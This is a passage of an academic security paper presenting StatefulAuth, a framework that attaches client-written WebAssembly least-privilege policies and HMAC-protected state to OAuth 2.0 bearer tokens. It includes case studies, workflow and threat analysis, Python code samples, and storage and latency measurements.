Consider our running example of Zoom and Google Calendar. Whenever Zoom makes an API request to access an event, the attenuation policy can consult the state table to determine whether there is an entry in it that marked the particular event as being created by Zoom in the past. If it is the case, then the Calendar server executes the API call and runs the state updater to add a new row to indicate that Zoom called the read API endpoint successfully. Thus, we can enforce a stateful policy of type *access-only-created*. Section 2.3 discusses other types of policies enabled by this particular state definition.

A key design question is where should this state be stored? One option is to allow the state updater program to access server storage, such as a key-value database. This is less desirable because state is client-defined and the server is supporting millions of users. State data could grow to be arbitrarily large and would require the server to allocate large amounts of low-latency memory. This demand is exacerbated by the fact that executing the attenuation policy with the state information is now part of the authorization check that is on the critical path of every API request. Allocating large amounts of low-latency memory can get expensive [8]. Furthermore, this design provides a storage primitive to anyone who signs up as a client. A malicious client could abuse the state updater program to store arbitrary (and perhaps illegal) data on the server for free.

A better design is to distribute state storage to the clients. Each client app stores its own state and then supplies it to the server along with the bearer token. This trades off server costs but introduces challenges of protecting the state and ensuring its consistency in the event of failures.

To address the issue of integrity protection, our model stores an integrity tag corresponding to each object's state data on the server (see Fig. 1b). The tag will be either a hash or an HMAC. We will discuss an HMAC-based design in Section 3 and compare hash- and HMAC-based integrity protection in Section 3.1.3. An attacker with a stolen bearer token could attempt three attacks involving the state information: (1) sending a request without state data; (2) replaying outdated state; (3) forging state data. Section 3.1 discusses how our framework prevents all these attacks by design. We discuss how we handle benign failures and state consistency in Section 3.2.

2.3 Case Studies

We discuss how client-defined privilege attenuation and statefulness allow various real apps to lower their privilege without affecting functionality. We also introduce how statefulness enables new classes of authorization policies. Table 1 provides a summary.

Only allow accessing objects that the token bearer has created. The *access-only-created* stateful policy formalizes the "ownership" between the object and the client app that created it. It helps to restrict the privilege when the client app instance does not require accessing all the objects, but only the objects it "owns" to achieve its functionality.

We have already discussed the Zoom and Google Calendar example. In that vein, another example is a note-taking application, like Joplin [2]. This app synchronizes notes with various cloud services such as Dropbox or Amazon S3. We observe that Joplin only needs to create backups and update existing ones. Based on the *access-only-created* policy, we translate the least privilege requirement of note-taking applications into a stateful policy that "only allows note-taking applications to access the files/folders it created" and define the state as the list of distinct API calls made on an object.

In the above examples, given a compromised bearer token, the attacker can only access the objects the token has created. Therefore, the *access-only-created* policy minimizes the vulnerability before lost tokens get revoked by the services.

Allow the token bearer to read an object at most N times. The *read-at-most-N-times* policy provides a type of "forward secrecy" in that if the bearer token is stolen, past-read objects

Table 1: Case Studies where Stateful Policies Help to Minimize Tokens' Privilege. We define a library of three stateful policy types based on the state definition from Fig. 1b, but the client developer can construct any stateful policy they wish.

Client App	Service API	Actions	Current Privilege	Stateful Policy Type	State Used	Least Privilege
Video-conferencing (e.g., Zoom)	Google Calendar	Zoom creates new events, modifies or deletes existing events on Google Calendar	View and edit all the events on all the calendars	Access-only-created	Whether Zoom has made a request to `Events:insert`	Only access the events created by Zoom
Note-taking (e.g., Joplin)	Dropbox	Joplin uploads files for backup and downloads the backup files from Dropbox	Download/upload all the files in /Apps/Joplin folder	Access-only-created	Whether Joplin has made a request to `Files:upload`	Only access the files uploaded by Joplin
Trip Planner (e.g., ChatGPT)	Gmail	Trip planner reads users' Gmail searching for booking information	View all the emails in users' mailbox at any time	Read-at-most-N-times	How many times Trip Planner has made requests to `Messages:get`	Read each email at most once
Continuous Integration (CI) Platform (e.g., Jenkins)	GitHub	CI Platform creates check runs for CI tests and updates check runs when CI tests are complete	Read and write the check runs at any time	Write-at-most-N-times	How many times CI Platform has made `PATCH` requests to `check-runs/CHECK-RUN-ID`	Update each check run at most once

will be unreadable in the future. This relies on a state definition that can count the number of times the client makes an API call on the server. Consider a trip planner client app that reads Gmail to look for new flight or hotel bookings. It needs to process each new email exactly once. However, with current authorization, the bearer token allows reading an email multiple times. If the token is stolen, then the attacker can read any email they wish. With a token bound to a *read-at-most-once* policy, the attacker can only read new emails, and not any emails that the client app might have read in the past, thus providing "forward secrecy." Furthermore, this can be combined with additional stateless conditions such as only allowing the token bearer to read emails from a set of pre-specified sender addresses (e.g., Expedia or Kayak). With the status quo, such a restriction can be enforced only if the server happens to define such permissions. With our work, the client has the flexibility to create these restrictions and bind them with the bearer token.

Allow the token bearer to write an object at most N times. The *write-at-most-N-times* policy is designed to express a sense of "forward integrity" that once data has been committed, it cannot be tampered with or altered in the future. This concept is particularly relevant in scenarios where data needs to be verified not only for its current state but also for its historical integrity. Like the *read-at-most-N-times* policy, it also depends on a state definition that can count API calls.

Consider a GitHub repository integrated with a Continuous Integration (CI) platform, like Jenkins or Travis CI. These CI platforms will receive webhook events when a new commit is pushed to the repository, create a check run for CI tests, and update the status of the check run when the test completes. The CI platform will request a bearer token with `checks:write` permission that allows the token bearer to create and update the status of any check runs associated with the repository at any time. We build a proof of concept GitHub App [19] and find that the results of a check run can be altered even after being marked as "completed". An attacker with this bearer token can alter the result of a check run from "failure" to "success" so that a buggy release will be posted and potentially impact the interests of the repository owner. In this case, once a check run has been marked as "completed", its status, conclusion, and other attributes are considered as final and should not be modified. Thus, we can express the requirement with a *write-at-most-N-times* stateful policy that "allows the CI platforms to update the results of a check run at most once", to effectively prevent results of CI tests from being tampered with.[1]

Flexibility and Extensibility. We have discussed three examples of stateful least privilege policies inspired by open source apps. Our framework provides client developers flexibility and extensibility — they could add any number of stateless checks to the attenuation program; they could design custom state definitions; and they could combine various types of stateful policies that we have already designed (e.g., access an object created by the client at most 3 times).

3 Design and OAuth Instantiation

We discuss the design and implementation of our authorization framework in the context of the OAuth 2.0 protocol, the most widely-used authorization system on the Internet. Recall that OAuth 2.0 involves a client app developer who signs up on the authorization server operated by the service provider. At runtime, the client app instance requests permissions (or scopes, denoted as S_P) to access various server resources. The end-user is prompted with a permission box, where they can choose whether to grant the requested permissions. At the end, the client instance obtains a token that authorizes it to access server resources on behalf of a user. Our primary security goal is to limit the privilege of bearer tokens to the

[1] The repository maintainers may request re-runs of CI tests, which will commonly trigger the creation of another check run instead of overwriting the existing one, to keep a record of completed check runs.




Figure 2: Client Registration Workflow. l is the key size and is set to 512 bits.

minimum privilege each client needs for its functionality. We use HMAC-based integrity protection of state data.

3.1 Workflow

We introduce our design in four steps that mirror the standard OAuth 2.0 phases: client registration, token request, token usage and token revocation/expiration. In each phase, we will use the running example of Zoom and Google Calendar to clarify the design.

3.1.1 Client Registration

In a standard OAuth flow, the client app developer will sign into a portal operated by the service provider. They will register their client app name, redirect URI and will request permissions (S_P) from a server-defined list. As discussed earlier, the server-defined list fundamentally cannot match the privilege requirements of the client exactly, so the developer selects a "best match" instead. We modify this registration step to include one more piece. The developer writes two programs (attenuation policy and state updater) in a language that compiles to WebAssembly and then submits the Wasm binaries to the service provider portal (see Fig. 2). We also require the developer to supply a string (`policy_desc`) that explains what the policy programs accomplish in layperson terms. This string will later be displayed to the end user while a bearer token is being requested. The server pre-compiles the Wasm binaries into modules for better performance, randomly generates a client-specific `hmac_key`, and returns the standard `client_id` and `client_secret` value to the client developer. All tokens that the server creates in the future for this client will be automatically bound to S_P, F_{policy}, and F_{update}.

Security Analysis. We trust the client app developer and their development environment. We also assume that the client developer writes the pair of programs that capture their least privilege requirements. Per our threat model, our goal is to empower developers to access minimum privilege and reduce abuse if bearer tokens are stolen. It is in the client app developer's best interest to protect their users' data. The server stores the programs, along with any requested OAuth permissions. This freezes the privilege level of any bearer tokens

```
1  def zoom_access_only_created(req, state):
2    if req.path.startswith('/events'):
3      if (req.path, req.method) == ('/events', 'POST'):
4        # Allow creating a new event.
5        return True
6      else:
7        # Iterate through the state - history of API calls,
8        # to see if the user has created this event.
9        for e in state:
10         if (e.path, e.method) == ('/events', 'POST'):
11           # Allow access if the state indicates that
12           # the user has created this event.
13           return True
14       # Deny if no creation in the state.
15       return False
16   # Allow accessing other endpoints in the scope.
17   return True
```

(a) *Access-only-created* Attenuation Policy for Zoom integrating with Google Calendar. Note that the client app supplies the state data and it is specific to the event object that the client is trying to access.

```
1  def state_updater(req, state):
2    for e in state:
3      if (e.path, e.method) == (req.path, req.method):
4        return state
5    newEntry = StateEntry(path=req.path, method=req.method)
6    state.append(newEntry)
7    return state
```

(b) Example State Updater Program. The state is defined as a list of distinct API calls made in the past.

Figure 3: Policy programs that compile to WebAssembly.

given by the server to a client app. The client app developers should follow all best-practices related to securing their credentials that allow them access to the server-operated registration portal, such as using strong passwords and two-factor authentication. Furthermore, there is no technical reason for developer credentials to appear in the client app's code. Thus, any compromise of the app instance does not give the attacker the ability to access the server-operated registration portal. This ensures that for a specific client, the binding between all its tokens (current and future), the Wasm policy file, and OAuth scopes remains static and can only change through explicit action of a physical developer with the right set of credentials.

Example. We revisit our running example of Zoom integrated with Google Calendar. Zoom only wants to either create new events or read/modify events it has created in the past. Google Calendar provides the `calendar.events` [22] scope that allows the token bearer to create/read/modify all events, including ones that the bearer did not create. So, the developer will first select this scope as it is the "best match". To attenuate this privilege further, Zoom developers will write the policy in Fig. 3a. It analyzes the request data and if there's a matching entry in the state information (Line 10), it means that Zoom has accessed/created this particular event in the past. If no matching entry is present in the state information, then the request is denied (Line 15). The Zoom developer defines state

as a list of distinct API calls it has made, keyed by event id. Every time the server successfully processes an API call on behalf of Zoom, the state updater program (See Fig. 3b) will be executed. If the program finds the request API call does not exist in the state, it will return a new state by appending a new state entry to the old state.

3.1.2 Token Request

A client app instance requests a bearer token before it can provide service to users. Without loss of generality, we will describe how our work modifies the standard OAuth authorization code grant flow (Fig. 4). Per this flow, the client app instance initiates the token request by directing the user to an authorization endpoint on the server. As part of this request, the app instance transmits the `client_id`. This allows the server to look up the previously stored OAuth permission, Wasm binaries and end-user description information. This information is displayed to the user in a standard OAuth permission prompt. Upon user consent, the server mints a new bearer token (T), associates it with the pre-defined OAuth permissions and Wasm programs ($S_p, F_{policy}, F_{update}$), and returns it to the client app instance.

Security Analysis. Per our threat model, an attacker could breach a client app instance to leak tokens and/or the `client_secret` value. In standard OAuth, this allows them to negotiate new tokens, often with more privilege than what the app had at the time of the attack. In our framework, the client app developer has already frozen the privilege of all current and future tokens during the trusted registration phase. We require the authorization server to ignore any scope requests outside the predefined permissions bound by S_p and F_{policy}. Thus, the attacker cannot change token privilege — any tokens they create will always be bound by the client developer's stateful least privilege policy. We also note that there is no mechanism through which the attacker can upload their own Wasm policy files during a token request. This step can only occur through the server-operated developer-only portal (see the client registration step above), and we assume that the client *developer's credentials* for this portal are secure.

End-User Experience. The end-user sees a standard OAuth permission prompt with the addition of a string description that explains how the Wasm policies further attenuate the token's permissions. In our example, the user will see that Zoom is asking for OAuth scope `calendar.events` and a policy description: *Zoom can only access the events it creates*.

3.1.3 Token Usage

The client app instance will transmit the bearer token with every request it sends to the API server. Our framework requires the client to also transmit the state information corresponding to the object(s) it wants to access (as an HTTP request header). This implies that the client knows ahead-of-time about the object identifiers involved in a request.

When the server's route handler receives a request, it will perform the following steps sequentially:



Figure 4: Token Request and Usage Workflow.

- Verify that the token T is valid (unexpired and not revoked) and that the API request is within the set of OAuth permissions granted to this token ($API \in S_P$).
- If the above step is successful, the server will verify integrity of the client-supplied state table by computing its HMAC with the client-specific `hmac_key` and comparing it with the server-stored value.
- The server runs the attenuation policy program (F_{policy}) with the request data and state to produce a final authorization decision. We use `wasmtime` [6] to execute the sandboxed Wasm policies. Note that policies do not need to interact with the external OS — they are pure functions. This provides strong memory isolation guarantees and allows the server to be efficient by running policies from different clients in the same OS-level process.
- If F_{policy} is true, then the server will allow the resource call to run as requested by the client. If the resource call is successful, the server will execute the state updater (F_{update}) to produce the new state and store the HMAC of the new state ($HMAC$(`hmac_key`, $newState$)). Then the server returns the API call response and new state to the client. Finally, the server stores the mapping of the triple (`client_id`, `user_id`, `object_id`) to the HMAC.
- Upon receiving the response, the client app instance will synchronize its local state storage with the new data (i.e., updating the map from `object_id` to state tables).

Security Analysis. Three attacks are possible with a compromised token.

- *Transmit a request without state information*. The server stores the latest state integrity tag for each object of the client. When it receives a request without any state attached, it will deny the request because it is expecting state data for integrity verification. The corner case is when the

state information is empty (i.e., the first time a client accesses an object). Our framework handles this naturally because there won't be an entry in the server's state storage for the client. However, the moment an entry is created, the server will always expect the correct state in the request.

- *Replay out-of-date state information*. The server maintains the invariant that it always stores the latest state integrity tag corresponding to an object. It achieves this by always first updating the state integrity tag on its end and then returning the updated state data to the client. Therefore, it will simply deny a request that has out-of-date state information. Note that a client can send out-of-date state in a request due to benign failures. We discuss this in Section 3.2.
- *Transmit a request with modified state information or state information from unrelated clients*. The attacker can tamper with state data. We trivially prevent this due to the integrity protection with either HMAC or hash.

Hash- vs. HMAC-based Integrity Protection. While we have discussed an HMAC-based protocol, our protocol is agnostic to using either hashing or HMAC. Both ensure state integrity: hashing relies on a collision-resistant hash function, whereas HMAC requires a client-specific secret key known only to the server. HMAC provides a stronger integrity guarantee compared to hashing, since collision vulnerabilities are mitigated by the HMAC construction [10, 29]. Furthermore, HMAC offers authenticity, ensuring that only states generated by the server are accepted. The server should select the appropriate mechanism based on its requirements for authenticity and key management capabilities.

Wasm security configuration. An attacker could write Wasm designed to affect the server's operation. We use `wasmtime` as our execution engine and our policies do not need to interface with the external OS because they are pure functions. This limits the available attack surface. Wasm guarantees memory safety — a module cannot interfere with the memory of other modules within/outside the Wasm process. An attacker could try a denial of service attack by writing a policy that doesn't terminate, in the hope of crashing the server. `wasmtime` provides a watchdog timer-like abstraction called "fuel" that limits the runtime of a piece of code. We use this feature to ensure that a misbehaving policy cannot hang the server.

Example. Following the example in Section 3.1.1, assume that Zoom wants to use its token to make a GET request on a calendar event it created earlier. The state is defined as a list of distinct past API calls made by Zoom on an object and we assume that the following state is associated with the token:

```
# The current state stored on Zoom instance.
object_id_1: [(/events, POST)]
object_id_2: [(/events, POST)]
```

Zoom wants to read the event with `object_id_1`, the event it created via the POST `/events` API. Zoom does this by sending a GET request to the `/events/object_id_1` API endpoint. Along with the request, Zoom will send only the state associated with `object_id_1`, since it is the only object the current request is accessing. Therefore, inside the request header, Zoom will include the state:

```
# The state of object_id_1 will be sent along with
# the request that accesses it.
object_id_1: [(/events, POST)]
```

After Calendar receives the request, it will validate Zoom's token, make sure the token is not expired or revoked, and the requested resource is in the scope of the token. Then, it validates the received state by calculating its HMAC, and checking the result against the correct HMAC in its database:

```
# Server-side storage of state HMACs.
object_id_1: hmac_1
object_id_2: hmac_2
```

Assume the state we present above is the latest, i.e., sent with the last response from the server. The HMAC stored on the server's state table (`hmac_1`) should be the same as the latest state HMAC on `object_id_1`. Thus, the state is valid.

Once Google Calendar confirms that the state is valid, it will proceed to run the policy program registered for Zoom, specified in Fig. 3a. This program evaluates to true because Zoom did create the event object. Next, Calendar performs the resource call and generates a response. If the resource call returns successfully, the server will execute the state updater program registered for Zoom. Based on the definition that the state is the list of distinct API calls Zoom made in the past, this state updater program will generate a new state for `object_id_1` by adding the URL path and HTTP method of the current request to the state.

```
# New state returned by the state updater program.
object_id_1: [(/events, POST),
              (/events/object_id_1, GET)]
```

The server (Calendar) then calculates the HMAC of the new state, and updates the old HMAC value in its database. Finally, along with the API response, the new state for `object_id_1` will be sent to the client. Zoom receives the response and stores the new state in its database.

3.2 Miscellaneous Operations

Token Revocation and Expiration. When the server revokes or expires a bearer token that belongs to a client app instance, our framework ensures that the newly-created token will automatically and seamlessly inherit the latest state information. This process is enabled by the server-side storage that maps `(user_id, client_id, object_id)` to state HMAC $HMAC(\texttt{hmac\_key}, state)$. When the server creates a new token for a client (using the procedure outlined in Section 3.1.2), the newly-created token is naturally associated with the existing `client_id` and `user_id` pair for that client app instance. Once the client receives the new token, it will simply associate that token with the existing state data. When it makes an API request using the new token and the `object_id`, the server

will look up the corresponding `client_id` and `user_id` pair to locate the state HMAC and will seamlessly find a match.

Benign Failures. Network- and system-level failures can result in loss of state data. We assume that TCP handles all network-related packet drops. We expect that the client app and authorization server use crash-consistent storage techniques for backing up state data and its HMAC respectively. The server maintains a time-limited cache of previously-sent state data, using a system such as DynamoDB configured with a Time-to-Live for key-value entries [15]. If the client goes offline while it is receiving a response, it can contact the server once its back up to retrieve the most recently cached state data. We envision that more advanced techniques are possible that allow a client to communicate its desired time-to-live for cached state to the server based on the client's failure rate, but these are orthogonal and beyond the scope of this work.

Synchronizing State Between Client Instances. There can be multiple instances of the same client app for a single user at the same time. For example, a user can be logged into Zoom on their smartphone and their browser. Both of these client app instances need the same state information. We require that the client app instances for the same user utilize existing replication techniques to ensure that the state table is consistent across them. A simple method to achieve this is for each client app instance to always upload the latest state table to a cloud storage service that other instances can pull from.

Synchronization Attacks. An attacker can de-synchronize the client-stored state table and the server-stored state HMACs, causing requests to be rejected in state validation. Upon the detection of token leakage, the server will revoke all the leaked tokens. The client app developer will pull the state tables from the affected app instances and send them to the server via a portal accessible only to the client app developers. Observe that these tables do not contain the updates caused by the attacker. The server will compute and store new state HMACs, thus achieving re-synchronization. If the `client_id` and `client_secret` are leaked, the attacker could obtain new tokens. Thus, besides the operations above, the server will revoke `client_id`/`client_secret` pair and all the client tokens. The client app developer should derive a new `client_id`/`client_secret` pair from the server portal.

State Lifecycle and Time-based Limits. State data comes into existence when an object is created on the server and is deleted when the object is removed from the server. Concretely, the server will remove the state hash value when the corresponding object is deleted. To manage storage independently of object lifetime, the client developer could set a Time-to-Live (TTL) for how long state is available. For example, it is unlikely that the user wants Zoom to manipulate events that have occurred in the distant past and thus, it is unlikely that Zoom will make an API request to access those events. The attenuation policy could include a time interval condition that only allows access to Calendar events newer than a configurable value. Beyond that, the server deletes state hashes whose TTL has expired and the client deletes the actual state data. Similarly, for the Trip planner app, it is unlikely that it needs access to emails older than a configurable threshold (say, 6 months). Thus, the client and server can co-operate to reduce their state storage independently of the actual object lifetime. Finally, these time intervals can be exposed to the user, providing them with a knob to tune the level of access they are willing to give out.

Privilege Changes. An app developer can add or remove features over time, and this impacts the amount of privilege it needs. Currently, OAuth handles this by requiring the developer to change their permissions on a portal that the server provider operates. We integrate with this mechanism — the client developer will modify the attenuation policy and optionally the state updater program based on new requirements using the same portal from the client registration phase discussed above.

Changes to the state updater might change the schema of state tables. Thus, both the client-side state table and server-side state HMACs need to be updated accordingly. We require the client app to undergo a maintenance period and perform migration following the new schema. Specifically, the client app developer will write a program that updates a state table following the new state definition and distributes it to all the app instances. Each app instance updates its state table locally. Then, the client app developer will pull and submit the updated state table to the authorization server. The authorization server will recompute and store the new HMACs.

4 Evaluation

We integrate with OAuth 2.0 protocol and provide a collection of APIs for developers to apply stateful authorization as a "drop-in" solution. We evaluate the performance of our framework based on the development effortsstorage overhead and end-to-end latency. We refer to our authorization framework as StatefulAuth in the following discussion.

4.1 Porting Real Client Apps and API Servers

We design APIs for both server- and client-side developers based on Authlib [33], a Python library of generic OAuth implementations, outlined in Table 3 in Appendix A. With these APIs, the transition to stateful authorization only requires minor changes to client- and server-side codebase.

Fig. 5 reports the example programming interface for the client and server. On the server side (Fig. 5a), the developers will create a Python decorator [38] `@require_oauth_stateful` with the `ResourceProtectorStateful` class (Line 7) and register a stateful token validator for it (Line 8, 9). Then, the developer will wrap each protected resource API endpoint with this decorator (Line 14). At runtime, when a new request to the protected resource arrives, it has to pass the following checks inside `@require_oauth_stateful`: validating that

```python
from flask import Flask, Response, make_response
from statefulauth.models import OAuth2Token
from statefulauth.serverlib import
    ResourceProtectorStateful, update_state,
    create_bearer_token_validator_stateful

from models import Event

require_oauth_stateful = ResourceProtectorStateful()
validator_stateful =
    create_bearer_token_validator_stateful(OAuth2Token)
require_oauth_stateful.register_token_validator(
    validator_stateful())

app = Flask(__name__)

@app.route('/api/events/<event_id>')
@require_oauth_stateful('events')
@update_state()
def get_event(event_id: str) -> tuple[Response, str]:
  event = Event.query.get(event_id)
  return make_response(event.as_dict), event_id
```

(a) Server-Side

```python
from requests import get, Request
from statefulauth.clientlib import attach_state,
    store_state

def send(req: Request, obj_id: str):
  req = attach_state(req, obj_id)
  resp = get(req)
  store_state(resp, obj_id)
```

(b) Client-Side

Figure 5: Code Snippets of Client- and Server-Side APIs.

the bearer token is valid and that the request is within the pre-approved OAuth scope of that token, validating state integrity and freshness, and executing the policy program. After a request passes all the checks and the resource query succeeds, another decorator `@update_state` (Line 15) will execute the client-supplied state updater program to generate a new state, send it back to the client, and store its hash value on the server.

On the client side (Fig. 5b), we provide `attach_state` to load the state and attach it to a request's header before sending the request to the server (Line 5). When the client receives a response from the server, `store_state` will fetch the new state in the server's response header and update the client's state storage accordingly (Line 7).

Deploying to Real Applications. We deploy our authorization framework to protect two apps from the case studies in Table 1: Joplin (a note-taking app that backs up to Dropbox) and a ChatGPT-based trip planner (that reads Gmail). We only port these two apps because they can be customized to meet the deployment requirements of StatefulAuth. The client apps in other case studies are proprietary in nature. We present the lines of code (LoC) of attenuation policy and state updater programs of all the case studies in Table 2.

We integrate our library into the Joplin terminal app written in JavaScript by implementing a JavaScript client library that helps Joplin load and store state. The code changes to

Table 2: Worst-Case Storage and LoC of F_{policy} and F_{update}.

Client App	Service API	F_{policy} LoC	F_{update} LoC	Client-Side Storage Per Object	Server-Side Storage Per Object
Zoom	Google Calendar	14	8	1.02 KB	256 bits
Joplin	Dropbox	18	9	0.42 KB	256 bits
Trip Planner	Gmail	18	9	0.13 KB	256 bits

Joplin are similar to those illustrated in Fig. 5b, involving the insertion of only two lines of code before and after sending the request. These modifications are made within the File API Driver package of Joplin. During the synchronization process, Joplin will create a folder called "/Apps/Joplin", create a backup file for each note, and create metadata files — this process involves 9 different Dropbox API endpoints. On the server side, we replace the token validator with a stateful validator (Fig. 5a Line 8, 9) and decorate these endpoints with `@require_oauth_stateful` and `@update_state`. For `@update_state` to work properly, each endpoint will return a tuple of `Response` and `object_id`. All the above requires 30 lines of code changes on the server side.

Our second implemented case study is a ChatGPT-based trip planner built using a custom GPT [34]. The custom GPT feature allows ChatGPT to call cloud service APIs using OAuth. We built our trip planner GPT to mirror the functionality of commercial trip planners that scan the users' emails to recommend trip itineraries, such as TripIt [3] and Wanderlog [4]. We define custom "actions" that make calls to an email server's API available to ChatGPT. The email server is modified similarly to the Joplin integration, we add the decorators `@require_oauth_stateful` and `@update_state` to the server's API endpoints, and we include the `object_id` of the current request in the API response. Since we cannot modify any client-side code, all state storage is managed on the email server for demonstration purposes.

Deploying stateful authorization requires changes to both the client and server's codebase. Due to the lack of open-source service APIs, we implement a proxy server as an extra layer between the client and the server. The proxy is registered as a client of the real service. When receiving a request from the client, the proxy will perform the validation process (i.e., token authentication, state validation, and policy execution) and forward the request to the real service if validation succeeds. When receiving a response from the server, the proxy will update the state if the request succeeds and forwards the response to the client. We note here that the real implementation is to modify both the client- and server-side codebase. Our implementation with the proxy is to show that the system works with real client apps and API servers.

4.2 Storage and Memory Overhead


Storing State. The server-side state storage scales with the product of the number of client-user pairs and the number of

objects (Section 3.1.3). We use HMAC-SHA256; each entry in the server-side state storage is a 256-bit value.

The client-side state storage only scales with the number of objects. The client will store the complete state for each object. Fig. 1b demonstrates an example where the state is defined as a list of distinct API calls made by the client and their respective counters. With this state definition, we can compute the state size of a single object on the client side as:


$$\begin{aligned} \texttt{StateSize} &= \texttt{MAX\_STATE\_ENTRY\_SIZE} \times |S_u| \\ &\leq \texttt{MAX\_STATE\_ENTRY\_SIZE} \times |S_p| \end{aligned} \quad (1)$$

Here $|S_u|$ denotes the number of API endpoints used by the client app and $|S_p|$ the number of API endpoints in the set of server-defined permissions granted to the token. Note that $S_u \subseteq S_p$ and $|S_u| \leq |S_p|$, i.e., the used API endpoints must be a subset of those permitted by the server-defined scope. `MAX_STATE_ENTRY_SIZE` is the maximum size of an entry in the state table, a constant based on the definition and design of the state data structure. We measure the client- and server-side state storage size per object for a subset of our case studies and present the result in Table 2.



Storing Policies. The server will store two programs for each client. To estimate the size of Wasm binaries, we write a collection of policies for our case studies in Table 1, including stateless policies, stateful policies, and combined policies. Stateful policies include the *access-only-created* and *read/write-at-most-N-times* policies described in Section 2.3. Examples of stateless policies include scrutinizing attributes in the request body (e.g., only permitting the creation of calendar events if the specified time falls beyond February 15th). We also write more complicated policies by combining the above policies. We observe that the size of each Wasm binary is 120-200 KB. The size of *access-only-created* Wasm binary we use in the integration with Joplin is 124 KB, and the size of the *read-at-most-once* Wasm binary used in ChatGPT trip planner is 121 KB. The size of the state updater Wasm binary for both Joplin and trip planner is 115 KB.

Memory Overhead of Policy Execution. We measure the amount of memory required to execute Wasm programs. Each of the Wasm programs (including both the policy and state updater programs) in the three examples we describe in Table 2 takes 128 KB (i.e., two WebAssembly pages).



4.3 Latency Overhead

We measure latency of authorization in the baseline case (vanilla OAuth 2.0) and our case (StatefulAuth).

Experiment Setup. We implement a client-server framework to measure end-to-end latency. We host our server on a c5d.2xlarge instance with 8 vCPUs and 16 GiB memory on Amazon Web Services (AWS) in the US East (Ohio) region, and our client app on another instance with the same configuration in the US West (North California) region. To simulate the overhead of a real system, we mock up an implementation of Google Calendar APIs. Specifically, we mirror

(a) End-to-end latency of OAuth and StatefulAuth (Hash- and HMAC-based integrity.

(b) StatefulAuth (HMAC-based) Server-side Latency Breakdown.

Figure 6: End-to-end and server-side latency breakdown.

the Events API [21]. We define an `Event` table in the server-side database. Each API endpoint performs the corresponding operations on the `Event` table. We use an in-memory SQLite database [39] for the above operations.

We use an *access-only-created* policy written for Events API in our evaluation of StatefulAuth. The client generates a sequence of requests. Each request is randomly selected from the set of Google Calender Events API endpoints. If the protocol is OAuth, the client will send a bare request; if the protocol is StatefulAuth, the client will attach the state associated with a request to its header. To estimate the worst-case latency, we generate requests that incorporate the maximum state length for each object ($|S_p|$ in Eq. 1). Each state table is configured to include 10 records, representing the entirety of API endpoints in Google Calendar `calendar.events` scope. We also assume all the requests will be completed successfully to estimate an upper bound of latency.

In StatefulAuth, the client selectively transmits only the state information of the objects associated with a particular request. Our objective is to analyze the end-to-end latency in relation to the quantity of objects included in a single request. We simulate batch requests where N objects are processed in a single request. For example, when $N = 10$, the client will send 10 `object_ids` and their associated states, and the resource API endpoint will sequentially process each object. We set the upper limit for batch size at 50, aligning with the

guidelines in Google's API documentation. Google advises against exceeding this threshold, as larger batch sizes are susceptible to triggering rate limiting [20]. Hence, we adhere to this recommendation and restrict our analysis to batch sizes not surpassing 50 objects.

Server-side Latency Optimization. We optimize the server-side latency of batch requests. Instead of executing a separate Wasm program for each object, we offload the iteration over objects to the Wasm module. This allows us to execute a single Wasm program for all objects in a request, eliminating the overhead of repeatedly instantiating and calling Wasm modules. We also optimize the latency of database queries by performing a bulk save of all the state integrity tags in a request. We achieved an improvement in server-side latency by over 2.3× when $N \geq 10$, and by over 4× when $N = 50$. We improved the end-to-end latency of StatefulAuth by over 20% when $N \geq 30$, and by over 30% when $N = 50$, as shown in Fig. 6a. We tried parallelizing operations on different objects, but it didn't yield performance benefits due to the Python Global Interpreter Lock and the overhead of parallelism. Since the optimized latency is low and mostly compute-bound, the added complexity of parallelism worsened performance.

